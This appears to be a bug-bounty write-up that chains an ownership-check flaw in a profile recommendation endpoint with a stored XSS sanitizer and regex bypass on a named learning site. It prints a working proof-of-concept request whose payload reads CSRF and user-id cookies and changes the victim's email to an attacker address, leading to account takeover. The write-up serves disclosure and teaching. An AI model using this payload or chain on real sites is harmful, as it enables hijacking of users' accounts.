
1️⃣ It Started With a Simple Feature
The platform had a recommendation system:
- You request a recommendation.
- An email invitation is sent.
- The recipient writes a recommendation on your profile.

While testing the invitation flow, I intercepted the request in Burp.
It contained:
POST /api/v1/profiles/{profile_owner_id}/recommendations/requestSo I tested this:
- Attacker-controlled Account A sends invite to Attacker-controlled Account B (legitimate flow)
Then I intercepted the request and replaced:
"profile_owner_id": "victim_profile_id"The server accepted it.
There was no server-side validation confirming that the invitation truly belonged to that profile owner.
Result:
Account B could now write a recommendation on any profile.
At that point, I noted it. Interesting logic flaw — but not yet weaponized.
2️⃣ User-Generated Content Loves XSS
Recommendations are user-generated content.
So naturally, I started probing the recommendation text field.
I submitted HTML-like content and observed traffic, That's when i noticed:
- The POST request sent raw HTML.
- The API response returned raw HTML.
- The back-end did not modify it.
But when refreshing the profile page, the rendered recommendation appeared sanitized.
That contradiction was important.
If the back-end stores raw HTML, yet the page looks clean, then sanitization must be happening on the client side.
3️⃣ Debugging the Front-end — Why I Searched for <
When content rendered, < appeared as <
That was important.
If < becomes <, then somewhere in the JavaScript code there must be a replace/escape function referencing <.
So I opened:
Firefox DevTools → Debugger
And searched for:
<That search led me to several JavaScript files containing escape/sanitize logic. Many similar functions. Not exactly identical.

After examining the folder, I identified the file responsible for recommendation sanitization.
(You can manually trace this — or realistically, pass them to AI and ask it to extract the function responsible.)
4️⃣ How the Recommendation Is Built
To break something we need to figure out how it works first. So, let's see how the Recommendation section is built
Before submission, the following code runs:
let job_title = $('.widgets__form input#title').val(),
recommendation_text = $($.parseHTML(
  tinyMCE.get("recommendation").getContent()
)).text();
job_title = sanitize(job_title.trim());
recommendation_text = sanitize(recommendation_text.trim(), 'recommendation');
TinyMCE
TinyMCE is a rich-text editor.
tinyMCE.get("recommendation").getContent()Returns Recommendation Message.
Then:
$($.parseHTML(...)).text()Extracts only the text content (Removing any HTML).
This is format normalization — not security.
So, If you intercept the request and modify the JSON manually in Burp, you bypass TinyMCE entirely.
Which I did.
5️⃣ The Full Sanitization Function
Here is the exact function used:
function htmlDecode(value) {
  const decoded = $('<textarea id="decoder"/>').html(value).text();
  $('#decoder').remove();
  return decoded;
}
function sanitize(input, field) {
  let output = '';
  switch (field) {
    case 'recommendation':
      const forbidden = [
        'a','abbr','acronym','address','applet','area','article','aside',
        'audio','base','basefont','bdi','bdo','big','blockquote','body','button','canvas',
        'caption','cite','code','col','colgroup','data','datalist','dd','del','details',
        'dfn','dialog','dir','dl','dt','em','embed','fieldset','figcaption','figure',
        'font','footer','form','frame','frameset','head','header','hgroup','hr','html',
        'iframe','input','ins','kbd','label','legend','link','main','map','mark','menu',
        'meta','meter','nav','noframes','noscript','object','ol','optgroup','option',
        'output','param','picture','pre','progress','q','rp','rt','ruby','s','samp',
        'script','search','section','select','source','sub','summary','sup','svg',
        'table','tbody','td','template','textarea','tfoot','th','thead','time','title',
        'tr','track','tt','var','video','wbr'
      ];
      const div = document.createElement('div');
      div.innerHTML = htmlDecode(input);

      forbidden.forEach(name => {
        let elements = div.getElementsByTagName(name);
        while (elements[0]) {
          elements[0].parentNode.removeChild(elements[0]);
        }
      });

      output = div.innerHTML;
      return output;

    default:
      output = htmlDecode(input);
      output = output.replace(/<[^>]*>/g, '');
      return output;
  }
}
What This Function Actually Does
1️⃣ Decodes HTML entities
div.innerHTML = htmlDecode(input);This converts, For example:<img> back to <img>.
2️⃣ Inserts input into a DOM element
const div = document.createElement('div');
div.innerHTML = htmlDecode(input);
The browser parses the input into real DOM nodes.
3️⃣ Removes blacklisted tags
forbidden.forEach(name => {
  let elements = div.getElementsByTagName(name);
  while (elements[0]) {
    elements[0].parentNode.removeChild(elements[0]);
  }
})
It removes elements by tag name — but only those listed (check the long code above to see those tags).
4️⃣ Returns remaining HTML
output = div.innerHTML;
return output;
Whatever survives gets sent to the back-end.
Important Flaws
- Blacklist-based approach → any tag not in the list won't be removed (Which there was).
- No attribute sanitization.
- No event handler removal.
- Runs client-side only.
- The back-end trusts its output completely.
Also note:
<img> is not forbidden.
Which means this passes:
<img src=x onerror=alert(1)>6️⃣ The Regex Safety Check
After sending the recommendation and reloading the page, Before loading the recommendations, the app applied this logic:
if (/<\/?[a-z][\s\S]*>/i.test(i.recommendation_text)) {
  i.recommendation_text = i.recommendation_text.escape();
}
The assumption (What this regex does):
It basically asks: "Does this start with < (or </), followed by a letter, and eventually end with a closing >?"
The Breakdown:
<\/?→ Starts with<or</.[a-z]→ Followed by a letter (the tag name).[\s\S]*→ Contains literally anything in the middle.>→ Must end with a closing bracket.
"If it looks like a valid HTML tag, escape it."
So it would catch:
<img ...>But what if the tag is not a valid HTML?
Then the regex doesn't match.
And escaping never happens.
Let's see how can we achieve this…
7️⃣ The Browser "Fixes" Your Mistakes
To understand let's first see this Example:
Create a file with this content:
<html>
 <head>
  <title>Test For XSS</title>
 </head>
 <body>
  <p>Hello this isn't valid tag
 </body>
</html>
Notice the missing closing </p>.

At first glance it looks like non-valid HTML code
But when you open this in a browser and inspect the DOM,You would notice something interesting:
The browser auto-completes it to:
<p>Hello this isn't valied tag</p>

The browser repairs malformed markup.
It basically says:
"My friend, you forgot the closing tag. I'll complete it for you."
The same happens with missing > in tags.
Regex sees broken HTML. Browser builds a valid DOM.
That mismatch is the exploit.
8️⃣ The Stored XSS Payload
Instead of sending:
<img src=x onerror=alert(1)>I sent:
<img src=x onerror=alert(1)No closing >.
Regex didn't detect it.
Escaping skipped.
Browser completed it.
Stored XSS achieved!!!!
9️⃣ Back to the First Bug
Now remember the invitation flaw?
The one we mentioned first?
That became the delivery system.
Using two attacker accounts:
- Send invite.
- Intercept request.
- Replace
profile_owner_id. - Submit stored XSS.
I could inject the payload into any user profile.
No victim interaction required.
🔟 From XSS to Full Account Takeover
Session cookies were HttpOnly.
So cookie theft wasn't possible.
But XSS doesn't need cookie theft.
It needs execution.
PoC — Request
POST /api/v1/profiles/52750396/recommendations HTTP/2
Host: alison.com
Content-Type: application/json
X-Csrf-Token: CDDaN6EfvwG0Oic6eM1PoVksCYFp11rzGEJuyydl
Origin: https://alison.com

{
  "job_title": "title",
  "recommendation_text": "<img src='x' onerror='const v=\"; \"+document.cookie;
const xp=v.split(\"; XSRF-TOKEN=\");const xsrf=xp.length===2?decodeURIComponent
(xp.pop().split(\";\").shift()):\"\";const up=v.split(\"; user_id=\");
const uid=up.length===2?up.pop().split(\";\").shift():null;
if(!uid)throw new Error(\"user_id cookie missing\");
fetch(\"/user/\"+encodeURIComponent(uid),{method:\"PATCH\",
headers:{\"Content-Type\":\"application/json\",\"Accept\":\"application/json,
 text/plain, */*\",\"X-Xsrf-Token\":xsrf},credentials:\"include\",
body:JSON.stringify({fields:[{field:\"email\",value:\"attacker@example.com\"}]})});'"
}
Why Each Part Was Necessary
<img onerror>
<img src='x' onerror='...'>Triggers automatically when image fails to load.
Extract XSRF-TOKEN
const xp=v.split("; XSRF-TOKEN=");
const xsrf=decodeURIComponent(xp.pop().split(";").shift()
Needed to pass CSRF validation on the Change email request:
X-Xsrf-Token: xsrfExtract user_id
const up=v.split("; user_id=");
const uid=up.pop().split(";").shift();
Needed to dynamically target victim:
PATCH /user/{uid}credentials: "include"
credentials: "include"Ensures the victim's authenticated session cookie is attached.
PATCH Email
fetch("/user/"+uid, {
  method: "PATCH",
  body: JSON.stringify({
    fields: [{ field: "email", value: "attacker@example.com" }]
  })
});
The endpoint allowed email modification without password confirmation.
Final Step
Once email changed:
- Trigger password reset.
- Reset link goes to attacker.
- Account fully compromised.
- Victim locked out.
Why This Vulnerability Existed
This wasn't just XSS.
It was a cross-component interpretation mismatch:
- Back-end trust
- Front-end relied on regex.
- Database stored raw HTML.
- Browser repaired malformed markup.
- CSRF trusted origin.
- Account settings lacked re-authentication.
- Invitation endpoint lacked ownership validation.
Each component behaved "correctly" alone.
Together, they created an exploit chain.
And as we all know security breaks in the gap between interpretations.
The back-end thought the front-end handled it. The Regex thought the data was safe. The browser just did what it was told.
"That's it for this one. Catch you in the next write-up, and until then — keep digging"